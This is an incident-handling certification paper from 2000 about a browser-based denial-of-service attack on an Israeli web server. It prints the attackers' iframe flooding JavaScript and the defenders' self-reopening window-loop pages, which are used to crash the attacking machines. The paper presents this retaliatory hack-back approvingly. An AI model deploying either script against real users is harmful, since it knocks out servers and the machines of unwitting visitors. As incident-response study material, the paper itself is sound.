Global Information Assurance Certification Paper

GIAC ADVANCED INCIDENT HANDLING AND HACKER EXPLOITS CURRICULUM
PRACTICAL ASSIGNMENT
Version 1.4

SANS Network Security 2000

Monterey California

Denial of Service Attack on a Mission-critical Web Server

Submitted by Ray Rublin

November 22, 2000

Denial of Service Attack on a Mission-critical Web Server

Executive Summary

2 Preface

This document relates the handling of an incident involving a Denial of Service attack on a Web server in Israel by a hostile Arab organization. The documentation is sanitized so as not to readily identify the exact target.

3 The Target

The target is a high profile Web server in Israel. The server is one of a number of similar servers in a server farm. A team of systems and data security professionals from my company holds over-all responsibility for the management of the site. Avi, the site manager, is also the data security officer. The site is part of a communications and data systems complex, which serves its parent organization as a private ISP. In this document the target server will be referred to as *Target*. The site will be called *The Complex*.

4 Background

The complex has always had a high degree of security awareness. Israeli systems administrators have intensified vigilance due to the repeated reports of attacks on Israeli private and government sites by anti-Israeli hackers.

5 Handling of The Incident

5.1 Preparation (relevant to the incident)

The scope of the responsibility of the staff of The Complex ends at the routers connecting the LANs and at the RAS server. While remote, Web and LAN users are affected by incidents involving The Complex, these are not their responsibility. Procedure calls for liaison between the managers of the various areas in case of incidents that cross these boundaries.

.

5.1.1 Tools

The Complex is well provided with tools for systems protection, intrusion detection and forensics.

5.1.2 Facilities

Facilities are commensurate with the functionality of the site. Where necessary hardened areas are available.

5.1.3 Infrastructure

Infrastructure provides necessary redundancy and segmentation.

5.1.4 Policy on Presumption of Privacy

The requirements from The Complex are clearly laid out and policy is designed to provide the maximum adherence to requirements in accordance with (similarly) well-defined security requirements.

5.1.5 General Incident Handling Policy

The Complex maintains a table describing the general approach to be taken in handling incidents. It dictates whether the incident should be monitored and traced or whether it ought to be immediately contained and remedied. It also dictates the internal and external contacts that should be made in the event of various types of incidents.

5.1.6 The Incident Handling Team

The nucleus of the incident handling team is built around two functions; *Team Manager* and *Senior Technician*. The Complex functions on a 24X7 basis and these functions are passed from team to team with each shift change. Other personnel are drafted as needed. The function of spokesman is assumed by the appointed spokesman of the "owner" of the resources under attack.

5.1.7 Extranet Relationships

The Complex has close ties with local and foreign ISPs, government agencies and relevant Israeli law enforcement and military authorities. At this time we are in the process of establishing similar ties with parallel overseas entities. A Complex representative serves on the forum charged with forming the Israeli CERT Team.

5.1.8 Management and Employee Awareness and Cooperation

Management is security conscious and needs no urging from our people to support security policy implementation. Systems personnel receive ongoing technical security training. Other employees receive awareness training commensurate with their positions.

5.1.9 Procedures and Recovery

In-depth security procedures and regulations exist.

Procedures and checklists exist for both handling predictable incidents and for disaster recovery.

Backup procedures are well defined and rigorously enforced. System logs are recorded on a remote server using read-only media.

© SANS Institute 2000 - 2005 Author retains full rights.

5.2 Identification


The initial reports of a slowdown came during the morning of November 7, 2000. A quick glance at the Web server logs (*Appendix II*) indicated a large number of requests for non-existent pages coming in streams from various hosts.

5.3 Containment

The analysis of Target's log file reveals the anatomy of the attack. The "referrals" field of many records showed the URLs last visited before the attack stream began from each client. From this information we learned the addresses of the servers propagating the attack code.

By visiting the attack servers we obtained the JavaScript attack code. We also learned that the attack originated from an organization hostile to Israel that has posted instructions, to its followers, to access a link on the attack servers that will activate a script on the client, which will in turn enlist it in a denial of service attack on our server - Target.

Analysis of the attack code (*Appendix I*) shows that the code generates a stream of HTTP requests from the attack client's machine.



The HTTP requests were directed simultaneously at the server DNS name and the IP address.

Upon consultation with the "owners" it was decided that the priority was to stop the attack before DoS was achieved by the attackers.

5.4 Eradication

A custom URL 404 error message was designed to detect the hostile HTTP requests. Upon detecting a hostile request, it accessed an HTML file - P1.htm. P1 opened a new

browser window on the attackers machine and displayed this message: "**Security Team, Your attack has been logged! Your ISP will be informed."** It also initiated a recursive process that resulted in the DoS of the attacking machine.

None of our systems suffered denial of service.
It was decided to further minimize the attacks by changing the IP address of the server. A "ghost server" was installed on the old IP address to continue the counterattack from that address.

At the time of this report a small number of attacking requests is still being logged but they present no danger to the system. The details of each attack are forwarded to the ISP owning the address of the attacker.

5.5 Recovery

No particular recovery was necessary as no machine was put out of commission and there was no penetration.

5.6 Follow Up and Lessons Learned

5.6.1 Follow-up

A signature for this type of attack is being added to the log analysis system.

5.1.2 Lessons Learned

- Reduction of the refresh rate of the DNS makes handling such incidents easier.
- It is important to have a team member with the ability to generate scripts quickly and cleanly.

6 Evidence

- Log files
- Code samples
- Incident Notebook

All evidence was collected by Avi (with the exception of several notebook entries by Dan) and sealed and signed by him before being stored in the safe. Both Avi and Dan signed the notebook.

Denial of Service Attack on a Mission-critical Web Server

Contents

2 Preface

This document relates the handling of an incident involving a Denial of Service attack on a Web server in Israel by a hostile Arab organization. The documentation is sanitized so as not to readily identify the exact target.

3 The Target

The target is a high profile Web server in Israel. The server is one of a number of similar servers in a server farm. A team of systems and data security professionals from my company holds over-all responsibility for the management of the site. Avi, the site manager, is also the data security officer. The site is part of a communications and data systems complex, which serves its parent organization as a private ISP. In this document the target server will be referred to as *Target*. The site will be called *The Complex*.

4 Background

The complex has always had a high degree of security awareness. Israeli systems administrators have intensified vigilance due to the repeated reports of attacks on Israeli private and government sites by anti-Israeli hackers. In this case, attackers published a website exhorting their followers to participate in a Denial of Service attack on a high-profile Israeli site. The supporters of the cause were directed to click on a particular link to add their PC to the attack.

The link activated JavaScript code (*Appendix I*), which caused the client to generate a continuous stream of HTTP requests for nonexistent URLs from *Target.* The attackers hoped to create enough requests to overload the server and cause a denial of legitimate service.

5 Handling of The Incident

5.1 Preparation (relevant to the incident)

It has always been assumed that Target and the other servers at its location were candidates for denial of service attacks. In this document I will relate some of the preparation that has been done to handle Denial of Service incidents. The scope of the responsibility of the staff of The Complex ends at the routers connecting the LANS and at the RAS server. While remote, Web and LAN users are affected by incidents involving The Complex, these are not their responsibility. Procedure calls for liaison between the managers of the various areas in case of incidents that cross these boundaries. Due to the nature of the operation, all incident handling is done on-site and tools are located there.

5.1.1 Tools

Tools will be listed generically, rather than specifically identified, as part of the sanitation of the document.

- Firewalls
- Proxies
- Secure routers and switches
- Redundant servers, storage devices, etc.
- Content filtering tools on servers, gateways and desktops
- Intrusion detection systems
- Bandwidth allocation tools
- Forensic tools

5.1.2 Facilities

- Off-site redundant backup site
- Hardened facilities for critical equipment and backups
- Compartmentalized quarters for groups of related servers

5.1.3 Infrastructure

- Redundant power supplies
- Redundant connections to the Internet backbone from several major ISPs
- Segmentation

5.1.4 Policy on Presumption of Privacy

The requirements from The Complex are clearly laid out and policy is designed to provide the maximum adherence to requirements in accordance with (similarly) well-defined security requirements.

Non-essential services are not provided. The use of encryption is mandated in necessary cases but proscribed in cases where there is a danger that it will block necessary content filtering.

All employees must periodically affirm, in writing, their compliance with security policies and procedures.

5.1.5 General Incident Handling Policy

The Complex maintains a table describing the general approach to be taken in handling incidents. It dictates whether the incident should be monitored and traced or whether it ought to be immediately contained and remedied. It also dictates the internal and external contacts that should be made in the event of various types of incidents.

Some of the criteria for these determinations are:

- Risk

- Damage (potential and otherwise)
- Compromise of confidential information
- Who is affected
- Who is the apparent attacker

5.1.6 The Incident Handling Team

The nucleus of the incident handling team is built around two functions; *Team Manager* and *Senior Technician*. The Complex functions on a 24X7 basis and these functions are passed from team to team with each shift change. Other personnel are drafted as needed. The Team Manager is the overseer and technical authority for the team. He assigns responsibilities to team members and selects those to be drafted as reinforcements from inside and outside The Complex staff. The team leaders are instructed in the preservation of evidence and other legal aspects of incident handling.

The function of spokesman is assumed by the appointed spokesman of the "owner" of the resources under attack. Liaison with the authorized spokesman is solely the responsibility of the Team Manager.

5.1.7 Extranet Relationships

The Complex has close ties with local and foreign ISPs, Israeli government agencies and relevant Israeli law enforcement and military authorities. At this time we are in the process of establishing similar ties with parallel overseas entities. A Complex representative serves on the forum charged with forming the Israeli CERT Team.

5.1.8 Management and Employee Awareness and Cooperation

Management is security conscious and needs no urging from our people to support security policy implementation. The manager of The Complex regularly briefs them on data security matters. Several levels of employee training programs exist. Systems personnel receive ongoing technical security training. Other employees receive awareness training commensurate with their positions. Employees are instructed on how to contact The Complex in case suspicious circumstances.

Incident Handling Team members are awarded bonuses as compensation for extra hours.

5.1.9 Procedures and Recovery

5.1.9.1 General

In-depth security procedures and regulations exist.

5.1.9.2 Incidents and Disasters

Procedures and checklists exist for both handling predictable incidents and for disaster recovery.

© SANS Institute 2000 - 2005 Author retains full rights.

5.1.1.3 Backups

Backup procedures are well defined and rigorously enforced. System logs are recorded on a remote server on read-only media.

5.2 Identification

The initial reports of a slowdown came during the morning of November 7, 2000. A quick glance at the Web server logs (*Appendix II*) indicated a large number of requests for non-existent pages coming in streams from various hosts.

Avi, the manager of The Complex and the shift manager declared a *Denial of Service* Incident and became *Incident Handling Team Manager*. Dan assumed the senior Technician's role.

Avi opened a new incident notebook.

Avi notified the manager of "the owner" of the server and opened a dialogue with the spokesman. The ISPs were also notified. In accordance with policy, law enforcement agencies were not notified.

From this point on, Avi set aside the media containing the log files in the safe as evidence. Access to the safe is limited and Avi seals the media in a signed envelope.

5.3 Containment

The analysis of Target's log file revealed the anatomy of the attack. The "referrals" field of many records shows the URLs last visited before the attack stream begins from each client. From this information we learned the addresses of the servers propagating the attack code.

By visiting the attack servers with active code blocked on our browser we obtained the JavaScript attack code. We also learned that the attack originated from an organization hostile to Israel that has posted instructions, to its followers, to access a link on the attack servers that will activate a script on the client, which will in turn enlist it in a denial of service attack on our server - Target.




Figure 1

Analysis of the attack code (*Appendix I*) shows that the code generates a stream of HTTP requests from the attack client's machine. The code employs the "IFRAME" command. "IFRAME" allows the opening of the sessions without opening additional browser windows. This allows the attacker to participate in the attack without interfering with other tasks performed on his machine.




Figure 2

In this attack the client carries out all hostile activity. The attack server is merely a vehicle for transferring the attack code to the client.

```
<p align="center"><script language="JavaScript"><!--
  var s =    "<IFRAME width=20 height=20 border=0 src=\"http://<undisclosed>.il/"

        + new String(Number(new Date()))
        + "\"></IfRAME>";
  document.writeln(s);
  s =    "<IFRAME width=20 height=20 border=0 src=\"http://<undisclosed>/"
        + new String(Number(new Date()))
        + "\"></IfRAME>";
  document.writeln(s);
```

Figure 3

Figure 3 shows the code block that generates the attack URLs. It was designed to maximize the drain on server resources. The URLs were generated as a function of the date (including time to the second). In this way requests were generated for multiple non-existing documents on Target. By using continuously generated non-existing addresses, the attackers maximized the number of unique requests. Had the URLs been repetitive, more of the *404 error messages* would have been displayed from cache. For each unique request, a new *404 message* was created.

The HTTP requests were directed simultaneously at the server DNS name and the IP address.

Target is a mission critical server. Upon consultation with the "owners", it was decided that the priority was to stop the attack before DoS was achieved by the attackers. A plan of action was formulated to eradicate the problem. The plan called for two actions:

- Change of IP address of the server in order to cut in half the requests sent by the attackers.
- Installation of a script that would cause DoS in the attackers machine in order to limit the damage it could accomplish and to deter further attacks.

The refresh rate of the DNS servers was set at the time to 24 hours. Therefore, it would be 24 hours before the IP change could take place.

It was decided to change the refresh rate to 5 minutes and to monitor the situation for 24 hours. If during that time the degradation of service approached actual DoS the counter-attack script could be used. As the day wore on the service continued to degrade but did not actually reach DoS.

5.4 Eradication

A custom URL 404 error message was designed to detect the hostile HTTP requests. Upon detecting a hostile request, it accessed an HTML - P1.htm. P1 opened a new browser window on the attackers machine and displayed this message: "**Security Team, Your attack has been logged! Your ISP will be informed."**

P1 then opened a second page - P2.htm - in a new window. P2 displayed the same message. Then P2 opened P1. P1 and P2 continued recalling each other recursively. The succession of new windows eventually created a denial of service in the attacker's machine (Figure 4).

At the end of 24 hours the IP address of Target was changed and the custom 404 message was activated. The attacks were reduced dramatically.




Figure 4

A "ghost server" was installed on the old IP address. All hostile traffic that continued to reach the ghost server was routed to P1.htm. At this point the attacks all but ceased.

None of our systems suffered denial of service. While CPU resources were the main concern, bandwidth usage was monitored throughout the incident. If necessary broader bandwidth could have been guaranteed for the duration.

No intrusion was attempted or achieved, and therefore no special attention to backups was mandated. Regular backup procedures were deemed sufficient. This of course excludes the extra attention paid to the logs.




Figure 5

At the time of this report a small number of attacking requests is still being logged but they present no danger to the system. The details of each attack are forwarded to the ISP owning the address of the attacker.

5.5 Recovery

No particular recovery was necessary as no machine was put out of commission and there was no penetration.

5.6 Follow Up and Lessons Learned

5.6.1 Follow-up

A signature for this type of attack is being added to the log analysis system.

5.1.2 Lessons Learned

- Reduction of the refresh rate of the DNS makes handling such incidents easier.
- It is important to have a team member with the ability to generate scripts quickly and cleanly.

6 Evidence

- Log files
- Code samples
- Incident Notebook

All evidence was collected by Avi (with the exception of several notebook entries by Dan) and sealed and signed by him before being stored in the safe. Both Avi and Dan signed the notebook.

Appendix I

The following - sock.html - is the hostile code executed in this attack. The text is completely censored, as I don't know how to edit the Arabic.

```
<html>

<head>
<meta http-equiv="Refresh" content="2.5; URL=finance.htm">
<meta http-equiv="Content-Type"
content="text/html; charset=windows-1255">
<meta name="GENERATOR" content="Microsoft FrontPage Express 2.0">
<title>SANITIZED TEXT</title>
</head>

<body bgcolor="#000000">
<!-- '"NorthSky"' -->
<!-- Auto Banner Insertion Begin -->
<div align=center><script><!--
var g=new Date(); g=(window.bRand736 ? window.bRand736 : g.getTime()%1000);
window.bRand736=g;
document.writeln('<iframe name=ns_9159 width="736" height="64" bgcolor="#3366CC'
 src=http://www.bahraingate.8k.com/cgi-bin/b/736/64/dXNlcmJhbm5lcg==/is/'+g+'/?
ns_9159 scrolling=no marginwidth=0 marginheight=0 frameborder=0></iframe>');
//--></script><noscript><iframe name=ns_9159 width="736" height="64" bgcolor="#

3366CC" src=http://www.bahraingate.8k.com/cgi-bin/b/736/64/dXNlcmJhbm5lcg==/in/
9159/?ns_9159 scrolling=no marginwidth=0 marginheight=0 frameborder=0></iframe><
/noscript></div><!-- Auto Banner Insertion Complete THANK YOU -->

<!-- START HOME FREE HEADER CODE --><!-- END HOME FREE HEADER CODE --><script
language="JavaScript">
<!--
function getCurrentPage() {
    var all_cookies = this.document.cookie;
    if (all_cookies == '') {
        return false;     // No cookies found.
    }

    var cookie_name = 'MEMBER_PAGE=';
    var start = all_cookies.lastIndexOf(cookie_name);
    if (start == -1) {
        return false;     // Member page URL not found.
    }
    start += cookie_name.length;     // Skip name.
```

```
    var end = all_cookies.indexOf(';', start);
    if (end == -1) {
        end = all_cookies.length;    // Only cookie left.
    }

    return all_cookies.substring(start, end);
}

// -->
</script>

<p align="center"><script language="JavaScript"><!--
  var s =    "<IFRAME width=20 height=20 border=0 src=\"http://<undisclosed>.il/"

        + new String(Number(new Date()))
        + "\"></IfRAME>";
  document.writeln(s);
  s =    "<IFRAME width=20 height=20 border=0 src=\"http://<undisclosed>/"
        + new String(Number(new Date()))
        + "\"></IfRAME>";
```

Appendix II

This is the code used to bring about the DoS of the attacking machines.

404b.htm

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html dir=ltr>

<head>
<style>
a:link          {font:8pt/11pt verdana; color:FF0000}
a:visited       {font:8pt/11pt verdana; color:#4e4e4e}
</style>

<META NAME="ROBOTS" CONTENT="NOINDEX">

<title>The page cannot be found</title>

<META HTTP-EQUIV="Content-Type" Content="text-html; charset=Windows-1252">
</head>

<script>
function Homepage(){
<!--
    DocURL = document.URL;
        protocolIndex=DocURL.indexOf("://",4);
    //this finds the ending slash for the domain server
    serverIndex=DocURL.indexOf("/",protocolIndex + 3);
    BeginURL=DocURL.indexOf("#",1) + 1;
    urlresult=DocURL.substring(BeginURL,serverIndex);
    displayresult=DocURL.substring(protocolIndex + 3 ,serverIndex);

    document.write('<A HREF="' + urlresult + '">' + displayresult + "</a>");

    if(DocURL.search(/\d{7,2000}/ )>0)
        window.location="http://<undisclosed-p1>"
}
//-->
</script>

<body bgcolor="FFFFFF">

<table width="410" cellpadding="3" cellspacing="5">

  <tr>
    <td align="left" valign="middle" width="360">
    <h1 style="COLOR:000000; FONT: 13pt/15pt verdana"><!--Problem-->The page
cannot be found</h1>
    </td>
  </tr>

  <tr>
    <td width="400" colspan="2">
    <font style="COLOR:000000; FONT: 8pt/11pt verdana">The page you are looking
for might have been removed, had its name changed, or is temporarily unavailable
.</font></td>
  </tr>

  <tr>
    <td width="400" colspan="2">
    <font style="COLOR:000000; FONT: 8pt/11pt verdana">

    <hr color="#C0C0C0" noshade>
```

```
    <ul>
      <li>If you typed the page address in the Address bar, make sure that it i
 spelled correctly.<br>
      </li>

      <li>Open the

      <script>
      <!--
      if (!((window.navigator.userAgent.indexOf("MSIE") > 0) && (window.
navigator.appVersion.charAt(0) == "2")))
      {
        Homepage();
      }
      //-->
       </script>

       home page, and then look for links to the information you want.</li>

      <li>Click the <a href="javascript:history.back(1)">Back</a> button to try
another link.</li>
    </ul>

    <h2 style="font:8pt/11pt verdana; color:000000">HTTP 404 - File not found<bi
>
    Internet Information Services<BR></h2>

    <hr color="#C0C0C0" noshade>

    <p>Technical Information (for support personnel)</p>

<ul>
<li>More information:<br>
<a href="http://www.microsoft.com/ContentRedirect.asp?prd=iis&sbp=&pver=5.0&pid=
&ID=404&cat=web&os=&over=&hrd=&Opt1=&Opt2=&Opt3=" target="_blank">Microsoft
Support</a>
</li>
</ul>

    </font></td>
   </tr>

 </table>
 </body>
 </html>
```

P1.htm

```
<HTML><HEAD><TITLE>Security Team, your ip is being recorded</TITLE>
<META content="text/html; charset=windows-1256" http-equiv=Content-Type>
<SCRIPT language=javascript>
function loop()
{
window.open('p2.htm')
}
</SCRIPT>

<META content="MSHTML 5.00.2920.0" name=GENERATOR></HEAD>
<BODY>
<H1>Security Team </H1><BR>
<H2>Your attack has been logged !</H2><BR>
<H4>Your Isp will be informed </H4>
<SCRIPT>
loop()
</SCRIPT>
</BODY></HTML>
```

P2.htm

```
<META content="text/html; charset=windows-1256" http-equiv=Content-Type>
<SCRIPT language=javascript>
function loop()
{
window.open('p1.htm')
}
</SCRIPT>

<META content="MSHTML 5.00.2920.0" name=GENERATOR></HEAD>
<BODY>
<H1>Security Team </H1><BR>
<H2>Your attack has been logged !</H2><BR>
<H4>Your Isp will be informed</H4>
<SCRIPT>
loop()
</SCRIPT>
</BODY></HTML>
```

Appendix III

Several sample records from the log of the ghost server after implementation of the counterattack code:

```
2000-11-01 20:42:18 216.234.161.71 - W3SVC1 BUREKAS <undisclosed> GET /default
htm 404;http://<undisclosed>/973111410600 200 0 717 323 0 80 HTTP/1.1 Mozilla/
0+(compatible;+MSIE+5.01;+MSN+2.5;+Windows+98;+BCD2000) - http://www.********.
com/*******/sock3.htm

